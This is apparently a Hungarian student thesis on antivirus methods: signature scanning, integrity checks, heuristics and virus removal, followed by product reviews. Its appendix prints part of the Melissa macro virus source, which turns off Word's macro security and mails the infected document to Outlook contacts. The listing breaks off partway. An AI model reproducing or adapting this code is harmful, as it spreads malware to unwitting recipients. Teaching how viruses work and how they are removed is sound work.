A vírusinformációs adatbázisok frissítéséhez – ha rövid időre is – le kell állítani a háttérben futó ellenőrzést. Ez szerencsére a felhasználók többsége számára észrevétlen marad, mivel általában a gép indulásakor, a vírusellenőr program betöltésekor zajlik le. A megfelelő frissítő csomagokat le lehet tölteni a fejlesztő FTP vagy weboldaláról, a hazai szakképviselet FTP vagy weblapjairól vagy megbízható és általában naprakész internetes programgyűjteményekből.

Amennyiben kétségeink lennének azzal kapcsolatban, hogy vajon valóban vírusfertőzött-e a rendszerünk, sok fejlesztő cég olyan lehetőséget is kínál, hogy gyanús mintáinkat eljuttathatjuk, s válaszként megtudjuk, valóban vírus-e, s miféle, s hogyan távolítható el, ha lehet, fájdalommentesen.

6.4. Víruskereső programok

Az antivírus programok közös feladata, hogy vírusmentes környezetet biztosítsanak a védett rendszereken a napi feladatok ellátásánál. Ennek eléréséhez két út vezet. Az egyik arra koncentrál, hogy a fertőzött vagy vírusgyanús programokat blokkolja, gátolja működésüket, vezérléshez jutásukat, így meggátolva a fertőzés továbbterjedését és a pusztító rutinok lefutását, ám nem foglalkozik az eltávolításukkal, a rendszer, az adatok és a programok helyreállításával. Ilyen védelmet biztosítanak egyes szoftveres megoldások és az olyan hardveres antivírus megoldások, mint az alaplapi BIOS-ba integrált vírusellenőr rendszerek (például: Chipaway) és a Magyarországon kifejlesztett TopGuard (vírusvédelmi) kártya.

A vírusmentes környezet biztosításának másik, általánosabban elfogadott és alkalmazott útja, hogy az azonosított vírusfertőzést nem csupán blokkolja, hanem el is távolítja az alkalmazott antivírus program. Ezzel részletesebben a következő fejezetben foglalkoztam.

Fontos szempontok a jó vírusvédelem kialakításakor:

- megbízható szakmai támogató háttér álljon mögötte;
- vírusismerete naprakész legyen;
- létezzen magyar nyelvű verziója, Magyarországon is hozzáférhető támogató szakértői csapata;
- rendszeresen frissítsék, és ezek a csomagok az interneten keresztül bármikor ingyenesen letölthetőek legyenek;
- legyen kompatibilis más programokkal, az operációs rendszerrel;
- jól menedzselhető, átlátható legyen.

A shareware és freeware programként is beszerezhető antivírus programcsomagok jelentős része a víruskereső programok közé tartozik. Sok programnál a fejlesztők kifejezetten kettéválasztották a vírusfelismerő és azonosító funkciókat és a víruseltávolítás még ennél is bonyolultabb feladatait. A shareware programoknál amúgy is jellemző funkciókorlátozás így az antivírus programok esetén sokszor úgy jelentkezik, hogy az ingyenes vagy próbaváltozat csak azonosít, vagy csak egy szűkebb körű (néhány tucat vagy néhány száz agresszív és

aktuális vírusra kiterjedő) vírusmentesítést képes végezni. A felhasználók számára részben karitatív céllal, részint marketing és adatgyűjtési jelleggel számos fejlesztő cég online ellenőrzési, vírusminta feltöltési lehetőséget is kínál.

6.4.1. Szekvenciakeresés

Ez a módszer alakult ki elsőként, és az első általános víruskeresők is kizárólag ezen a keresési algoritmuson alapultak.

A szekvenciakeresés lényege, hogy a program a vírusra jellemző mintát, szignatúráját keresi a fájl bizonyos pontjain. Ha szerepel benne a keresett vírusra jellemző bájtsorozat, akkor az adott állomány fertőzött.

Ha a megbízható azonosítást tűzzük ki célul, akkor világos, hogy a szekvenciának minél hosszabbnak kell lenni. A probléma ezzel a módszerrel, hogy minden vírusnak egyedi kódja, ezáltal egyedi szekvenciája van, és ez igencsak lelassítaná a keresést a mai több tízezer vírus esetében.

Ezért próbáltak egyszerűsíteni a vírusirtó cégek, hogy nem az egész víruskódot, csak annak egy részletét választották ki, így viszont fennállt annak a veszélye, hogy ha két vírusnak is ugyanaz a kiválasztott szekvenciája, akkor a vírusirtó a vírust tévesen ismerheti fel, ráadásul ez a módszer sem gyorsíthatja fel kellőképpen a keresést. A szekvencia részlet kiválasztásánál ügyelni kell arra, hogy még elég hosszú és jellegzetes legyen a megbízható felismeréshez, ne okozzon vakriadót Ez csak a vírusok azon csoportjánál lehet hasznos, amelyek nem változtatják önmagukat. Nyilvánvaló, hogy a polimorf vírusok esetében használhatatlan, és ahhoz hogy a kódot megtaláljuk, dekódolásra is szükség van. Hasonlóan a lopakodó vírusok felismerésénél sem hatásos mivel a vírus kódja nem egy helyen található meg az állományban. Természetesen azért van megoldás ezekre a problémákra is.

A lopakodó vírusok ellen két védekezési módszer is ismert, a víruskeresők általában mindkettőt használják. Az első igen egyszerű, a víruskereső megvizsgálja a memóriát, és ha lopakodó vírust talál benne, akkor kéri a felhasználót, hogy egy vírusmentes indítólemezről indítsa el a gépet. A legtöbb vírusirtó telepítéskor felkínálja a Rescue Disk készítését, ilyen esetekben ennek a lemeznek a segítségével indíthatjuk el a gépet. A másik megoldás, hogy az állomány és a szektortartalom kétféle beolvasásra kerül, az eredményeket összehasonlítja a vírusölő, és ha nem egyezik, akkor megvan a bűnös. Először hagyományos úton nézi meg, s ha a memóriában vírus van, akkor ezt a beolvasást a vírus meghamisítja. Ezután megnézi az állomány tartalmat úgy is, hogy a vírus ne tudja kicselezni.

A polimorf vírusok felismerésének megbízhatósága nagyon fontos, előfordul, hogy egy adott víruskereső adott példányokat megtalál belőlük, adott példányokat nem, valamint a keresés gyakran jár együtt hamis pozitívok jelentésével. Alapvetően itt is két technikát alkalmazhatunk ezekre a kártevőkre. Az első módszerrel a dekódert keressük a vírusban, ebben az esetben viszont a keresőalgoritmusunknak nagyon pontosnak kell lennie, és fel kell készülnie minden szóba jöhető dekódolási algoritmusra. A visszakódoláshoz elemezni kell a vírus utasításait, majd ha megvan a technika, akkor a vírust magát pontosan kell dekódolnom. Másik módszer, hogy a kódolt részt keressük. Ez akkor hatásos, ha a vírus csak egyetlen kódolási technikával van kódolva, ellenkező esetben a víruskeresés nagymértékben lelassul. Ha a dekódolással visszakapjuk a vírus kódját, nyert ügyünk van.

6.4.2. Integritásellenőrzés, Bloodhound technika

Az integritásellenőrzés lényege az állományokban bekövetkezett változások érzékelése. Ez többek között a vírusok elleni védekezés egyik eszköze is lehet.

Ahhoz hogy az integritás ellenőrzése működjön, az ellenőrző programnak meg kell vizsgálnia az állományokat, amelyről egy adatbázist készít, s később az állományokat ebben az adatbázisban található bejegyzésekkel hasonlítja össze. Az adatbázisban általában az állományok hosszának bejegyzése található. Amennyiben az ellenőrzéskor a program eltérést tapasztal, jelzi a felhasználó felé. Természetesen vannak bizonyos állományok, melyek tartalma folyamatosan változhat (pl. dokumentumok, adatbázis-állományok stb.), melyeket éppen ezért nem célszerű az ellenőrzésbe bevonni, viszont így ha azok megfertőződnek, a fertőzés ellen ezzel a módszerrel nem tudunk védekezni.

Ez az elkészített adatbázis általában egy állomány formájában minden könyvtárban megtalálható, de vannak olyan integritásellenőrzők is, melyek az adatokat egy központi helyen található adatbázisban tárolják. Mivel ezek az ellenőrző adatbázisok általában jól meghatározható néven szerepelnek a könyvtárakban, sok vírus ki is használja, és az ellenőrző összegeket átírja bennük, hogy továbbra is észrevehetetlenek maradjanak.

6.4.3. Vírusaktivitás figyelése

Több vírusvédelmi rendszernek van olyan rezidens modulja, mely folyamatosan figyeli az éppen használatban lévő állományokat, és figyelmeztet, ha valamilyen vírust érzékel. Modern vírusirtóknál ez nem sorolható az aktivitás figyeléséhez, hiszen ez a rész (realtime protection) már a vírus aktivizálódása előtt is képes figyelmeztetni, feltéve, hogy ismeri a szóban forgó vírust. A DOS-os időkben viszont a rezidens rész valóban csak az éppen aktivizálódó vírusokat volt képes figyelni és jelezni a felhasználónak.

A fertőzés jele (bár nem egyértelműen) az lehet, ha egy futtatható program elejét valami felülírja, és a végét megtoldja. Ha egy futtatható programot átneveznek más kiterjesztésűre, az is gyanús, mert lehet, hogy éppen az előbbi ellenőrzést akarják megkerülni. Az elvárt működés az, hogy a program egy ablakban kiírja, hogy mi történt, és megkérdi, hogy mi történjen.

Aktivitásfigyelés tárgykörébe sorolható például a BIOS-okba beépített boot-szektor változását figyelő kis modul is, mely a bootvírusok ellen nyújthat védelmet. Ha a master boot rekordba, vagy valamelyik partíció boot szektorába ír egy program, akkor egy kis ablak jön elő, melyben a BIOS megkérdezi, hogy engedélyezzük-e az írást. Sokszor hamis riasztást is ad, például operációs rendszer installálásakor, ilyenkor célszerű átmenetileg kikapcsolni.

6.4.4. Script-Blocking

Ez a módszer a weboldalak JavaScript és VisualBasic scriptjeit vizsgálja vírusmentesség szempontjából. A kártékony script észlelés az interneten keresztül terjedő kártevők növekvő használata ellen lép fel, különösen azok ellen, amelyek a sérülékeny kliens böngészőkön keresztül jutnak be a rendszerekbe. Ez az új funkcionalitás képes észlelni és blokkolni a kártékony script-eket, megakadályozza a számítógépek megfertőződését és ezáltal megszűnteti az adatok hacker kézbe való jutásának kockázatát. Ezen típusú vírusok ellen védekezhetünk úgy, hogy nem is ismerjük a vírus pontos kódját, csupán a gépen elindulni

készülő, vagy éppen a weboldalakban, illetve HTML alapú levelekben található scripteket kell figyelni, és vírusgyanús tevékenység esetén figyelmeztetni a felhasználót.

6.4.5. Heurisztikus víruskeresés

A legfejlettebb és legeredményesebb víruskeresési módszer, más megközelítési módszert alkalmaz, mint az eddigiek, a vírusokat sokkal inkább az általános vírusfunkciók, illetve az ezekkel kapcsolatos rutinok, mint maga a konkrét vírus kódjának felismerésén keresztül próbálja „nyakon csípni".

E módszer kidolgozását elsősorban az úgynevezett mutációs motorral felszerelt polimorfikus vírusok megjelenése tette szükségessé, melyek esetében a klasszikus szignatúra-keresés nem hogy ineffektív, de gyakorlatilag nem is alkalmazható.

Az ilyenfajta víruskeresők a mesterséges intelligencia egy fajtájával felvértezett programok, melyek egy program utasításainak analizálásán keresztül képesek annak működésére vonatkozóan következtetéseket levonni.

A módszer a szekvenciakeresés szinte minden hátrányát kiküszöböli: „intelligenciája" révén védelmet nyújt(hat) ismeretlen vírusokkal szemben is, nem szorul gyakori frissítésre és a vírusok számának növekedésével összefüggésben csak minimális mértékben nő a felismerő program mérete.

A heurisztikus detektálási módszer – bár fantasztikus lehetőségek rejlenek benne – napjainkban még meglehetősen kezdetleges stádiumban van. A módszer legnagyobb hátránya a téves riasztások és téves negatívok, azaz a tévesen fertőzöttnek ill. tisztának titulált programok rendkívül magas száma, amely a felhasználókat bizalmatlanná teszi a kereső eredményeivel szemben is.

6.4.6. Kliens-szerver alapú vírusvédelem

A helyi, lokális hálózatok adminisztrációja – pláne ha több száz vagy ezer gép hálózatba kapcsolásáról van szó – a rendszergazdára igen nagy feladatot ró.

Hasonló a helyzet a vírusirtó programokkal, hiszen általában ahhoz, hogy egy gépet ellenőrizhessünk, hogy manuálisan frissíthessük a vírusadatbázisokat, a gép előtt kell tartózkodnunk.

Éppen ezért a kliens-szerver alapú védelem az informatika egyik elterjedt szervezési módszere, ahol a szolgáltatást mindig a szerver nyújtja a kliensnek. Ezt a koncepciót valósítja meg a Norton Antivirus Corporate Edition kiadása. A kliens-szerver alapú vírusvédelem lényege, hogy a vírusvédelmi opciókat, az adatfrissítést, a keresési metódusok beállítását csak a szerver gépen található programmal és rendszergazdai jogosultsággal lehet elvégezni, a kliens oldalon a userek gépén csupán egy egyszerűbb kiszolgáló modul fut, melyben a felhasználók változtatásokat nem eszközölhetnek. A vírusadatbázis frissítése szerver oldalról elindítva egyszerre, az összes gépen elvégezhető, mint ahogyan egy víruskeresés végrehajtása is, az eredmények pedig összegyűjtve, különböző szempontok alapján csoportosítva a szervergépen jelennek meg, mint ahogyan az egyes userek gépein megtalált vírusok riasztásai is befutnak a rendszergazda számítógépére.

6.5. Vírusok eltávolítása

Bár ma már alig húzható meg a határ a víruskeresés és -eltávolítás között, hisz az antivírus programok többségét mindkét feladatra felkészítették, mégis külön lehet és kell választani a víruskeresés és a víruseltávolítás részeket. Itt most a víruseltávolítást fejteném ki jobban, hiszen a víruskeresést már egy másik fejezetben említettem, mint a védelem egyik legfontosabb részét.

A vírusirtó programok elsőként végrehajtanak egy igen alapos víruskeresést, ezáltal az adott antivírus szoftver adatbázisában szereplő vírusokat, programférgeket, trójai és egyéb rosszindulatú programokat egyértelműen azonosítania kell. Amennyiben ez a keresés találattal is jár, a fertőzött gépen a vírusmentesítés négy fő módszerrel történhet:

1. klasszikus víruseltávolítással, amikor is a víruskódot sebészi pontossággal kimetszik;
2. a fertőzött fájl(ok) átnevezésével, amikor nem futtatható, nem értelmezhető kiterjesztéseket kapnak a fájlok;
3. a fertőzött fájl(ok) törlésével;
4. program- és/vagy adat-visszaállítás egy vírusmentes biztonsági másolatból vagy a gyári telepítőkészletből.

A vírusírtó programok a fenti sorrendben próbálkoznak a vírusmentesítési technikák alkalmazásával. Ha az egyik módszer nem alkalmazható, akkor áttérnek a következőre és így tovább.

A víruseltávolítás nem minden esetben oldható meg adatvesztés vagy a fertőzött programok sérülése nélkül. Ha a vírus a hordozó (gazda) fájl megfertőzésekor nem oldotta meg az eredeti fájlállapot tárolását, és például felülírt egyes programkódot tartalmazó területeket, akkor végleges megoldást csak az adott program újratelepítésével vagy egy vírusmentes biztonsági másolatból való helyreállítással kaphatunk.

- A klasszikus víruseltávolítás bájtra pontosan azonosítja a fertőzött fájlokon belül a víruskódot tartalmazó részlet(ek) elejét és végét, majd azt eltávolítja és visszaállítja az eredeti vagy az eredetivel majdnem megegyező programállapotot.
- Az átnevezés arra épít, hogy a DOS és a Windows rendszerek számára fontos a fájlok kiterjesztése. Ha az .EXE kiterjesztést .VXE-re írja át az antivírus program, akkor az átnevezett program már nem fog futni. Ugyanez igaz a Word dokumentumok (.DOC-ból .VOC, .DOT-ból .VOT) és Excel számolótáblák (.XLS-ből .VLS) esetén is.
- A fertőzött fájlok törlése egy olyan megoldás, amely nem teszi ugyan működőképessé a fertőzött rendszert, de legalább a további pusztításnak, terjedésnek elejét veszi.
- Sokszor fordul elő, hogy a fertőzés olyan sérüléseket okoz a program- és adatfájlokban, hogy csak úgy javítható a sérülés, ha az érintett fájlokat felülírjuk egy korábbi, még vírusmentes állapotban készített biztonsági mentésről vagy a gyári telepítő készletekből. Egyes esetekben speciális adatjavító, adat-helyreállító, adat-visszaállító programok segítségével is élhetünk, de ezeket (például Tiramisu, Undelete, Unformat segédprogramok stb.) nem elsősorban a víruskód eltávolítására, hanem a megrongált program- és adatfájlok kifoltozására szoktuk használni.

Az adat-helyreállítás nem mindig lehet sikeres, hiszen a visszaállítás megbízhatósága jelentősen függ a megfelelő biztonsági mentési stratégia alkalmazásától.

Ha egy adott vírus felismerése már lehetséges, de irtása még nem, akkor a fertőzött állományt karanténba helyezhetjük megakadályozva a további terjedést, s így lehetőség nyílik

arra is, hogy ha esetleg megjelenik majd a vírus irtásához szükséges adatbázis, akkor a fertőzött állományokból kiirthassuk, s így az állományok újra használhatóak legyenek.

Az alábbiakban csoportosítva mutatom be, melyik vírusfajtával mit tud tenni a vírusirtó program.

6.6. Fájlvírusok eltávolítása

Fájlvírusok eltávolítása csak abban az esetben lehetséges, ha a fájl teljes tartalma visszaállítható a fertőzés megtörténte előtti állapotba. Erre csak akkor képes a program, ha a vírus kódja egyértelműen lokalizálható és törölhető, illetve ha a vírus működése során a fertőzött állományokban nem törölt vagy módosított részeket úgy, hogy az nem visszaállítható. Amennyiben a fertőzött állomány nem állítható vissza eredeti állapotára, két módszer lehetséges. Vagy töröljük az állományt, és egy biztonsági mentésről (amennyiben rendelkezünk ilyennel) visszaállítjuk, vagy karanténba helyezzük, ami azt jelenti, hogy a gépen ugyan megtalálható, de semmi sem használhatja.

6.7. Bootvírusok eltávolítása

Szerencsés esetben a vírus az eredeti szektort elmenti valahová, így ha tudjuk, hogy hol keressük, visszaállíthatjuk az eredeti állapotot.

Ha a vírus módosítja a szektort, de annak tartalma azért még visszaállítható, szerencsés helyzetben vagyunk. De az olyan vírus ellen, amely a szektort teljesen saját kódjával helyettesíti, csak úgy védekezhetünk, ha egy új szektort hozunk létre valamilyen módszerrel.

6.8. Makróvírusok eltávolítása

A makróvírusok eltávolítása két módszerrel lehetséges. Ha tudjuk, hogy pontosan milyen makrók azok, melyek a vírust tartalmazzák, akkor kitörölhetjük azokat, de vannak olyan esetek, melyeknél erre nincs lehetőség. Ebben a helyzetben az a célravezető megoldás, ha a makrók teljes területét felülírjuk.

6.9. Trójai programok, férgek eltávolítása

A trójai programok egyszerű állományok, melyek könnyen megtalálhatók és törölhetők a merevlemezről. A férgekhez szintén kapcsolódhatnak ilyen állományok, ezenkívül mindkét esetben gondoskodni kell a nemkívánatos registry bejegyzések eltávolításáról, a fertőzött, illetve gyanús levelek törléséről.

7. Néhány ismert víruskereső, és vírusirtó programról bővebben

Az általam felsorolt és röviden bemutatott programok mindegyike szinte hasonló tulajdonságokkal rendelkezik (resident shield, real time file protection, e-mail scan, webhely-szűrés, tűzfal, spamvédelem, kémprogramvédelem), csak talán a program kereső- és azonosító motorjában különböznek. Mindegyikük több díjat elnyert és számos versenyen bizonyította, hogy képes egy gépet megvédeni. Felsorolásuk oka az, hogy a piacon a vezető programok közé tartoznak.

7.1. Norton Antivirus

A Symantec fejlesztésében létrehozott NAV (Norton Antivirus) az egyik vezető víruskereső és -irtó program. Nagyon komplex, sok extra szolgáltatást magában foglaló termékcsalád. Kiemelkedő terméktámogatás, online support és vírusbejelentési lehetőség jellemzi. Online frissíthető mind a vírusadatbázis, mind a program. Széles palettájú víruskeresési módszerekkel, valamint időzítési lehetőséggel rendelkezik. Real time file protection, e-mail scanner, webhely-analizálás és számos egyéb funkció áll a felhasználó rendelkezésére. A kezelőfelülete a sok hozzáadott funkció miatt kissé áttekinthetetlen, valamint nem szakavatott embernek a választási lehetőségek túlságosan sokrétűek. Ingyenes demo verzió elérhető, limitált idejű használattal és csak víruskeresési funkcióval. Több díjat és kitüntetést elért program.

7.2. Kaspersky Antivirus

A Kaspersky Lab által készített program, amely cég számítógépes biztonsági megoldásokat kínál. A céget Natalia Kasperskaya és Eugene Kaspersky alapították 1997-ben. Azóta számos díjat és kitüntetést szerzett magának a software, többször is az év legjobb víruskereső programja lett. A cég kínálatában megtalálhatóak az otthoni felhasználóknak, illetve a céges használatra speciálisan kifejlesztett programok. (Cégeknél: fájl- és levelező-szerverekre is kiterjedő védelemmel, gateway beépítéssel)

A programból a Lite verzió mindenki számára ingyen elérhető, melyből hiányoznak a „tapasztalt felhasználói beállítások”, valamint a tűzfal. A program rendkívül egyszerű, lényege a víruskeresés és -irtás. További előnye, hogy online víruskeresést és -irtást is lehetővé tesz a készítő honlapjáról futó alkalmazás segítségével.

Interneten keresztül frissíthető vírusdefiníciós állományokkal rendelkezik, és van rezidens módú monitor része is, mely minden pillanatban védi gépünket. Folyamatos online support, illetve vírusbejelentési lehetőség áll a felhasználók részére.

7.3. Virusbuster for Windows

A VirusBuster Kft. 1997-ben alakult azzal a céllal, hogy megbízható vírusvédelmi megoldásokat fejlesszen a magyar piac számára. Folyamatosan fejlesztik a céget és a terméket, hogy megállják a helyüket a nemzetközi piacokon is. Viszonylag egyszerű kezelés, hatékony védelem jellemzi. Követik a nemzetközi „trendeket”, így itt is kaphatóak egyszerű,

csak vírusirtót tartalmazó szoftverek, illetve a több programot is tartalmazó csomagok (tűzfal, levélszerver-védelem).

A különböző, független antivírus-tesztelő cégek vizsgálatain jól szerepel. A program maga egyszerűen használható, kezelőfelülete könnyedén átlátható. Internetes vírusdefiníció-frissítésre van lehetőség. A már ismert rezidens modul megtalálható benne, sőt működéséről pontos információt kérhetünk a program futása során bármikor.

7.4. AVG

1991-ben alapították a Grisoft nevű céget, amely az AVG vírusirtót fejlesztette. A Grisoft 2008. február 6-án megváltoztatta nevét, az új név: AVG Technologies.

Nagyon egyszerűen kezelhető, az egyik legjobb mutatókkal rendelkező program. Folyamatos újítások és nem csak a trend követése a cég mottója. Új termékük a helyreállító CD, amelyről vírus mentesíthető a fertőzött gép. Továbbá előnyös az offline frissítési lehetőség, amely lehetővé teszi internetes hozzáférés nélkül is a naprakész frissítéseket. Kiemelkedő ajánlata a teljesen ingyenesen letölthető és használható vírusirtó (AVG Free).

7.5. Nod32

Az ESET által fejlesztett NOD32 antivírus sokban hasonlít a konkurenciáihoz. Nekik is vannak otthoni és céges felhasználóknak kínált csomagjaik. Online és offline frissítési lehetőségei, tűzfallal egybekötött vírusirtó.

A NOD32 antivírus rendszer kiemelkedő teljesítményét számos hazai és nemzetközi díj ismeri el. A vírusok megbízható felismerésének köszönhetően a NOD32 tartja a nemzetközi Virus Bulletin VB100% rekordját (53szor nyerte el ezt a díjat), a NOD32 nyerte el először a Checkmark Anti-Spyware minősítéseit.

Legújabb termékeivel a felhasználók kényelmét próbálják elősegíteni úgy mint, CD-ről történő vírus ellenőrzés, játékod üzemmód (ilyenkor az információk nem jönnek elő buborék értesítés formájában).

7.6. Panda

A Panda Security Európa első számú vírusirtó szoftver gyártója. Termékpalettája az otthoni védelemtől a nagyvállalati hardver alapú célrendszerekig minden típusú igényt lefed. Számtalan díjat és elismerést kapott mind vállalati szinten, mind az Antivirus megoldásai révén. Egyedülálló TruPrevent technológiájának és legújabb TotalScan funkciójának köszönhetően a Panda Security termékek szolgáltatásaikban messze felülmúlják a konkurens vírusirtókat. Hatékonyságukat és gyorsaságukat pedig objektív összehasonlító tesztek tucatjai igazolják. A két tulajdonságnak köszönhetően a gép védelmét főképp a malware-k ellen a Panda biztosítja a legjobban. A Panda Security kiadta új, 2009-es vírusirtó szoftvereit, amelyekben a legfőbb újdonság a „kollektív intelligenciának” nevezett közösségi vírusirtó modell, melynek lényege, hogy a Panda-termékeket használó PC-k egy biztonsági hálózatot alkotnak, és egymásnak segítenek a vírusok felismerésében és kivédésében.

A kollektív intelligencia segítségével a központi szerverhez kapcsolódva a Panda szoftvert használó PC-tulajdonosok gépe egyetlen hatalmas hálózatot képez, amely igazi

vírusirtó-közösségként működik. Így ha valamelyik gép fertőzést fedez fel, a technológiának köszönhetően a teljes közösség azonnali védelemben részesül.

A vírusirtó program további újítása az ún. „identity protect”, vagyis a személyazonosság-védelem technológia is, amely a bizalmas adatok megszerzésére irányuló lopási kísérleteket füleli le, ahol a felhasználó maga állíthatja be, hogy melyek a kiemelt védelmet igénylő adatai. Továbbfejlesztették a spamszűrést is, az új motor 97 százalékos pontossággal kapja el a kéretlen leveleket.

Folyamatosan bővülő vírusadatbázisa közel 11 000 000 mintát tart számon vírusokról, malware-ekről és ezek mutációiról, és ez naponta több ezerrel növekszik.

8. Összegzés

A dolgozatban bemutatottak alapján kijelenthető, hogy manapság már nem elég egyetlen, naprakész vírusirtó program ahhoz, hogy a gépünk biztonságban lehessen. Ehhez mindenképp szükséges a felhasználó, akinek informatikai ismeretei megsokszorozhatják a védelem erejét. A felsoroltakból kiderülhetett az is, hogy a jelenlegi vírusirtó programok között alig-alig van valami különbség, használatukat csak megszokások, illetve értékelések, ajánlások határozzák meg. Remélhetőleg a dolgozatban sikerült rávilágítani a vírusvédelem fontosságára, valamint a vírus programkódoknak a természetére, viselkedésére és irtásának módszereire. Az operációs rendszerek bemutatásánál kiderült, hogy habár a Microsoft operációs rendszerek tűnnek a sebezhetőbbeknek, ez csak azzal a plusz információval helytálló, mely szerint a Windows különböző generációinak használói jóval többen vannak, mint a többieké. Így nyílván a vírusírók is a nagyobb mennyiségű felhasználó elérését lehetővé tevő operációs rendszer ellen készítik vírusaikat.

Sajnálatosan a vírusirtók szakemberei hiába fáradoznak és tesznek meg minden tőlük telhetőt, jóval több vírus keletkezik naponta, mint amennyit analizálni tudnának, illetve a vírusirtójukkal irtani. Ennek ellenére a folyamatos frissítések alkalmazása elengedhetetlen a felhasználóknak, hogy a rendszereiket a lehető legnagyobb biztonságban tudhassák.

Összegezve az eddigi oldalakon bemutatottakat, kijelenthető, hogy a vírusok egyre többféle típusba sorolhatóak, és egyre többen kerülnek közeli kapcsolatba velük, mind szenvedő alanyként, mind pedig szerzőként. Mindezek ellenére egy kis odafigyeléssel és némi tanulással összeállítható egy átlagosan jó védelem, amivel a gépünkön minimalizálhatjuk a vírusfertőzés esélyét. Valamint ha mégis bekövetkezne, akkor tudjuk, miként lehet ebből az állapotból hathatósan és gyorsan visszatérni a „tiszta” rendszerhez.

9. Irodalomjegyzék

Smid Norbert: *A vírusok és ellenük való központosított védekezés, szakdolgozat*, Debreceni Egyetem, Matematikai és Informatikai Intézet, 2004

Tóth J. Szabolcs: *PC vírusok*, LSI, 1995, Budapest

http://www.nfllab.com/szakdoli

http://www.antivirus.hu/virved

http://www.virusbuster.hu/hu/viruslabor

http://www.biztonsagosinternet.hu/node/28

http://www.virushirado.hu/hirek.php

http://vg.hu/index.php?apps=cikk&cikk=234296

http://www.pcdome.hu/cikk/1386/norton_internet_security_2003

Az antivírus programok oldalai:

http://www.kaspersky.hu

http://www.kaspersky.com

http://www.pandasoftware.hu

http://www.eset.hu

http://www.symantec.com

http://www.virusbuster.hu

http://www.avg.hu

A statisztikák linkjei:

http://www.szoftver-info.hu/home/virusirto-programok/232-marciusi-top-10-kartevo

http://techline.hu/hirek/20090116_virus_2008_statisztika.aspx

http://www.av-comparatives.org/seiten/ergebnisse/report20.pdf

http://www.av-comparatives.org/seiten/ergebnisse/performance2008a.pdf

10. Függelék

10.1. A Melissa vírus kódja


```
// Melissa Virus Source Code

Private Sub Document_Open()
  On Error Resume Next
  If System.PrivateProfileString("",
      "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
      "Level") <> ""
  Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
      "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
      "Level") = 1&
  Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1)
    Options.VirusProtection = (1 - 1)
    Options.SaveNormalPrompt = (1 - 1)
  End If
  Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
  Set UngaDasOutlook = CreateObject("Outlook.Application")
  Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
  If System.PrivateProfileString("",
       "HKEY_CURRENT_USER\Software\Microsoft\Office\",
       "Melissa?") <> "... by Kwyjibo"
  Then
    If UngaDasOutlook = "Outlook" Then
      DasMapiName.Logon "profile", "password"
      For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
          Peep = AddyBook.AddressEntries(x)
          BreakUmOffASlice.Recipients.Add Peep
          x = x + 1
          If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
        BreakUmOffASlice.Subject = "Important Message From " &
          Application.UserName
        BreakUmOffASlice.Body =
       "Here is that document you asked for ... don't show anyone else ;-)"
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
        Peep = ""
      Next y
      DasMapiName.Logoff
    End If
    System.PrivateProfileString("",
      "HKEY_CURRENT_USER\Software\Microsoft\Office\",
      "Melissa?") = "... by Kwyjibo"
  End If
  Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
  Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
```

